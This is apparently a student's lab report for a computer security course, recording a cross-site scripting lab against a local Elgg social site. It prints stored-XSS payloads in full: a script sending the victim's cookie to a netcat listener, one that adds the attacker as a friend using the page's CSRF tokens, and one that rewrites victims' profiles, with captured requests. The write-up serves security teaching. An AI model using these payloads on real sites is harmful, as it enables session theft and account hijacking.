
James Oswald
ICSI 424 Computer Security
Lab 06

3.2 Task 1: Posting a Malicious Message to Display an Alert Window

I begin by logging on as samy and putting the script to send the alert in my Brief description




Brief description

```
<script>alert('XSS');</script>
```

Public

I save my profile and immediately see that the contents of the script are run and I am alerted.




Your profile was successfully saved.

XSS

3.3 Task 2: Posting a Malicious Message to Display Cookies

I set my script to now alert a cookie in its alert rather than just the string XXS.




Brief description

```
<script>alert(document.cookie);</script>
```

Public

Here I observe that the cookie was successfully printed by the script in the alert window.




Your profile was successfully saved.

Elgg=l04gcr8ar3aj10pi3dv8sm0313

3.4 Task 3: Stealing Cookies from the Victim’s Machine

I begin by setting my brief description to the new script setup to send the cookie as a parameter in the get request to the image.




Brief description

```
<script>document.write('<img src=http://127.0.0.1:5555?c=' + escape(document.cookie) + ' >'); </script>
```

Public

On reloading I see that my brief description now includes a failure to load image which is where we sent the cookie as a parameter.




Your profile was successfully saved.

Samy

Brief description:

In my terminal I was running netcat on port 5555 and was able to get the request. I note the C parameter has been set to a stolen cookie from elgg.




```
[10/26/20 J0481765]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted
(family 2, sport 50736)
GET /?c=Elgg%3Dl04gcr8ar3aj10pi3dv8sm0313 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60
.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```

3.5 Task 4: Becoming the Victim’s Friend

From the last lab, we remember the format of a valid add friend GET request looks something like:
http://www.csrflabelgg.com/action/friends/add?friend=44&__elgg_ts=1603490609&__elgg_token=eVLxoyYS0LObXXsbckEEOQ&__elgg_ts=1603490609&__elgg_token=eVLxoyYS0LObXXsbckEEOQ
GET HTTP/1.1 200 OK

Where “friend” is the gid of the user to friend __elgg_ts and __elgg_token are the security tokens. For some reason these are sent twice, i'll just be sending them once.

I start by finding sammy’s guid from a setting update post request using HTTP header Live




```
=2&guid=47
```

Using this we can construct the sendurl in the script as follows

```
<script type="text/javascript">
    window.onload = function () {
        var Ajax=null;
        var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token="&__elgg_token="+elgg.security.token.__elgg_token;
        //Construct the HTTP request to add Samy as a friend.
        var sendurl = "http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=" + ts + "&__elgg_token=" + token;
        //Create and send Ajax request to add friend
        Ajax=new XMLHttpRequest();
        Ajax.open("GET",sendurl,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        Ajax.send();
    }
</script>
```

In Text mode I add the code to the About me section:





Display name: Samy

```
<script type="text/javascript">
    window.onload = function () {
        var Ajax=null;
        var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token="&__elgg_token="+elgg.security.token.__elgg_token;
        //Construct the HTTP request to add Samy as a friend.
        var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=" + ts +
"&__elgg_token=" + token; //FILL IN
        //Create and send Ajax request to add friend
        Ajax=new XMLHttpRequest();
        Ajax.open("GET",sendurl,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        Ajax.send();
    }
```

Public

We know it works because we see that right after we save it, we have become friends with ourself. I also log onto Alice to make sure it works with other people who visit as well. Sure enough, going to sammys profile and reloading the page shows we became friends.






Alice is now a friend with Samy *2 minutes ago*

Samy is now a friend with Samy *5 minutes ago*

We can also see the HTTP GET request sent to become friends when loading sammy's page:



```
Keep-Alive: timeout=5, max=84

http://www.xsslabelgg.com/action/friends/add?
GET HTTP/1.1 302 Found
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=rbrisvvqdnvtpo0tt4eibch000
Connection: keep-alive
```

Question 1: Explain the purpose of Lines ① and ②, why are they are needed?

Elgg uses a token based security system to prevent CSRF attacks. The tokens, unlike cookies, are stored on the webpage. By requiring the tokens to be sent with all requests to perform actions, elgg makes it so HTTP requests from other sites can't be used to preform actions using the user's cookies. However, because our attack is happening on the webpage itself, we have access to the tokens and can send them with our request, lines 1 and 2 are there to grab the tokens for us.

Question 2: If the Elgg application only provides the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

No, you Editor mode wrapps and changes your input so that you can’t use raw html. When i tried to do this it simply displayed the code as is as text in my “about me” section.

3.6 Task 5: Modifying the Victim’s Profile


I begin by analyzing the form of an HTTP POST request request to edit profiles:

http://www.xsslabelgg.com/action/profile/edit
__elgg_token=kxCUelo-Ycl9ZmGY5AJOmA&__elgg_ts=1603495644&name=Alice&description=<p>Hello I am alice!</p>&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=42

I note that we need the name, description, description access level, and token. I use this information to construct the content of the post request:


```
<script type="text/javascript">
window.onload = function(){
    var name = "&name="+elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    var desc = "&description=Samy Is My Hero&accesslevel[description]=2"
    var sendurl = "http://www.xsslabelgg.com/action/profile/edit"
    var content = ts + token + name + guid + desc;
    var samyGuid = 47;
    if(elgg.session.user.guid!=samyGuid)
    {
        //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type",
        "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
```

I set this to my profile about me sedition in text mode




```
<script type="text/javascript">
window.onload = function(){
    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token
    var name = "&name="+elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    var desc = "&description=Samy Is My Hero&accesslevel[description]=2"

    var sendurl = "http://www.xsslabelgg.com/action/profile/edit"
    var content = ts + token + name + guid + desc;
    var samyGuid = 47;
    if(elgg.session.user.guid!=samyGuid)
    {
        //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
```

I then log in as alice and visit samy's page, seeing it sent the post request to edit my profile the second i saw Samy's page



```
Connection: Keep-Alive
Keep-Alive: timeout=5, max=84

http://www.xsslabelgg.com/action/profile/edit
POST HTTP/1.1 302 Found
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Content-Type: application/x-www-form-urlencoded
Content-Length: 131
Cookie: Elgg=immga4s6v64pj70hbecok1vrc4
DNT: 1
Connection: keep-alive
=&__elgg_ts=1603762506&__elgg_token=VMlED8TWB
```

I then check my profile to see that it did indeed change my description as intended.




Alice

About me

Samy Is My Hero


Question 3: Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation.

Line one is critical to the functioning of the application because it prevents samy from changing his own profile when he's redirected to it after setting the script. If we remove that line we'll end up editing our own profile and in the process the script will delete itself.



```
    var samyGuid = 47;
    //if(elgg.session.user.guid!=samyGuid)
    //{
       //Create and send Ajax request to modify profile
       var Ajax=null;
       Ajax=new XMLHttpRequest();
       Ajax.open("POST",sendurl,true);
       Ajax.setRequestHeader("Host","www.xsslabelgg.com");
       Ajax.setRequestHeader("Content-Type",
       "application/x-www-form-urlencoded");
       Ajax.send(content);
    //}
}
</script>
```

Saving and reloading to see it take effect we see the script has deleted itself



Samy

About me

